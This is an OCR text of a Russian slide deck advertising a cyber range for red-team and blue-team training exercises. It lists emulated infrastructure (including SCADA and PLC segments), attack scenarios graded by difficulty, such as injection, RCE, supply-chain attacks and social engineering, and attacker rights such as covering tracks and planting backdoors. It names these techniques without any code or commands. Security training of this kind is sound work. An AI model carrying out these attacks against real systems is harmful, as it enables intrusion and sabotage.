
Обнаружение событий SQL INJECTION



ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

03

КАК УСТРОЕН САМ КИБЕРПОЛИГОН



РЕШЕНИЕ

Платформа
2 физических
Сервера 1U
1

Сценарий 12 автоматически
реализуемых атак
4

Эмуляция действий легитимных
пользователей
5

Учебно-методические
материалы

Коммутатор 2

3

Типовые шаблоны защищаемой
IT-инфраструктуры
с оркестрацией развертывания
инфраструктуры

6


Централизованная консоль
управления

СХЕМА ПОСТАВКИ

SaaS
Software-as-a-Service
On-Premise
на оборудовании заказчика


ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА


ИНФРАСТРУКТУРА КИБЕРПОЛИГОНА



ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

УПРАВЛЕНИЕ КИБЕРПОЛИГОНОМ





ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

КИБЕРПОЛИГОН

Конкурентные преимущества

СКОРОСТЬ
Автоматическая оркестрация всех этапов развертывания инфраструктуры

МАСШТАБИРУЕМОСТЬ
Подключение сторонних инструментов и средств защиты

ОБНОВЛЕНИЕ
Добавление новых модулей, возможность изменений сценариев в процессе киберучений

РЕЗУЛЬТАТИВНОСТЬ
Независимая оценка эффективности действий Red Team и Blue Team команд

АДАПТАЦИЯ
Возможность изменения IT–инфраструктуры под требования Заказчика

ПОДДЕРЖКА
На всех этапах для любой парадигмы

ОБУЧЕНИЕ
Эффективные тренинг-схемы

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ЦИФРОВОЙ ДВОЙНИК ДЛЯ АТАКИ

Базовые

Сетевой периметр

Веб-приложения
Веб-сайт, почтовый сервис,
Офисный сегмент
(контроллер
домена, автоматизированная
рабочая станция (АРМ))

Файл-сервер

Расширенные

Расширенный периметр
VPN, ETP, SSH

Расширенные
веб-приложения
API, CAM, веб-почта

Расширенные +

АСУТП-сегмент
SCADA-серверы, специфичный
Трафик (MODBUS-протокол),
Имитация ПЛК-контроллеров

Отраслевые

СКУД

Open Source
Программно-аппаратный
комплекс
Контроль рабочего времени
Биометрия

Отраслевые +

Токены авторизации
и подтверждения

Эмуляция отраслевого
интернета вещей (IOT)

Интеграция внутреннего
промышленного трафика

Специальные

Honeypot-ы

Легкий
Средний
Сложный

Специальные +

Копия элементов
IT-инфраструктуры

Копия отдельных элементов
инфраструктуры
отделение банка, цех, АЭС и т.д.

Отраслевое ПО
Имитация сетевого трафика

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

СЦЕНАРИЙ ОТРАБАТЫВАЕМЫХ АТАК

Базовые

Brute force

Легкий

перебор паролей по стандартному словарю

Средний

перебор логинов и паролей по расширенным словарям

Сложный

выявление предиктивных значений авторизационных данных коллизий уязвимостей функций хэширования. ошибок криптографических алгоритмов

Сканирование портов

Легкий

TCP-сканирование стандартных портов

Средний

TCP/PO-сканирование всех портов

Сложный

TCP/UD с использованием дополнительных параметров и подключаемых модулей

Простые веб-уязвимости

инъекции, клиент-сайт атаки, dirbusting

LFI

APT

advanced persistent threat

Расширенные

Слепые атаки

SQL - инъекции, XSS – атаки — л ср сл э м

XXE

Fuzzing

RCE — л ср сл э м

RFI

Кража персональных и конфиденциальных данных

Расширенные +

Атака цепочки поставок

Supply chain attack — сл э м

Отраслевые

Атака на ПЛК-контроллеры

Атака на АСУТП-сегменты и SCADA

Нарушение технологических бизнес-процессов — э м

Социальная инженерия

Вишинг

Телефонный фишинг

«Дорожное яблоко»

Подброс «отравленного» предмета

Dumpster diving

Социальная инженерия +

Фишинг

Копия порталов, копия приложений и сервисов, поддельные письма и SMS

Коммерческий подкуп

Фальшивые токены и флешки (продажа/подарок)

Фальшивые курьеры/уборщики/электрики/ сантехники

Фальшивые вакансии

Социальная инженерия ++

Физическое проникновение на объект

Человеческий «honeypot»

DDOS / Нагрузочные тестирования

L3 — л ср сл э м

Специальные

IDOR — л ср сл

Scrapping — л ср сл

Парсинг — л ср сл

Специальные +

BLA

business logic attack

Сложные веб-уязвимости

Web cache poisoning и т.д.

Security awareness

Использование утечек

Credential stuffing

Использование слитых баз

Ретроспективный анализ слитых баз

OSINT / ODINT

Поиск людей по ФИО, фотографии, личным данным и косвенной информации

Построение облака связей

Специализированные сервисы

SHODAN, Maltego, Social Links, etc)

сервисов:

Цифровая гигиена

Правила подачи информации в соцсетях и иных сервисах

Настройки социальных сетей и иных сервисов

л	Легкий
ср	Средний
сл	Сложный
э	Экспертный
м	Максимальный

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ПЕРСОНАЛ И ФУНКЦИОНАЛ

СОПРОВОЖДАЮЩИЙ ПЕРСОНАЛ

Базовые

Координация учений
Специалист уровня CISO

Саппорт

Отраслевые +

Архитектор учений

Команда внедрения

Арбитры учений

Отраслевые +

Аналитик

Расширенный

Нападающие / Защитники

(сотрудники А класса),
по командам распределяет клиент

Нападающие / Защитники

(сотрудники А+ класса),
по командам распределяет клиент

ПРАВА И ФУНКЦИОНАЛ КОМАНД

Стандартные

Мониторинг событий

Выявление уязвимостей

Расширенные

Эксплуатация уязвимостей
Нейтрализация угроз-для защитников, нанесение прямого ущерба – для атакующих

Профессиональные

Для атакующих:
Пост-эксплуатация уязвимостей
Заметание следов, уничтожение улик, создание бэкдоров, изменение логики бизнес-процессов и нанесение отложенного ущерба

Профессиональные +

Для защитников:
Возможность ответных атак и изменения инфраструктуры и компонентов ПАК Киберполигона

Специальные

Для защитников:
Возможность построения собственной защитной среды

Для атакующих:
Возможность полного уничтожения инфраструктуры

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ЧТО НА ВЫХОДЕ

Командная статистика и отчеты

Скорость реакции на инциденты

Потенциальный ущерб и объём предотвращенного ущерба

Список ошибок, допущенных командой (фиксация, определение и классификация инцидентов и целей)

Список действий команды, направленных на устранение инцидентов и результативность

Аналитика действий персонала клиента

Анализ командных действий клиента (удачные и неудачные действия)

Анализ настройки ЭИ со стороны клиента

Базовый, Расширенный

Анализ существующих политик безопасности

Базовый, Расширенный

Анализ действий отдельных членов команд

Анализ способности команды противостоять тем или иным видам угроз

Рекомендации по итогам учений

Сценарии реакции на инциденты (уведомления, распределения ролей, ответственные лица)

Рекомендации по настройке СЗИ

Рекомендованные политики реагирования на инциденты

Оценка персонала клиента

Оценка достаточности текущего персонала для решения задач (количество, квалификация)

Базовый, Расширенный

Рекомендации по замене или дополнению персонала на аппаратно-программные комплексы

Базовый, Расширенный

Список необходимых навыков по приобретению или усилению для каждого участника команды

Базовый, Расширенный

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ОТ ЧЕГО ЗАВИСИТ СТОИМОСТЬ КИБЕРУЧЕНИЙ

- ✓ **Суммарное время** проведения киберучений
- ✓ **Утилизация оборудования** (объем и тип использования, лицензий и ПО)
- ✓ **Необходимость дополнять команду** клиента нашим персоналом
- ✓ **Количество, роли и грейды,** задействованного персонала
- ✓ **Доступность на рынке РФ** тех или иных компонентов, оборудования, ПО, лицензии
- ✓ **Аренда услуг дата-центров,** хостинга, магистральной связи (объем и сложность услуг)

БЛАГОДАРИМ ЗА ВНИМАНИЕ!

фцприи.рф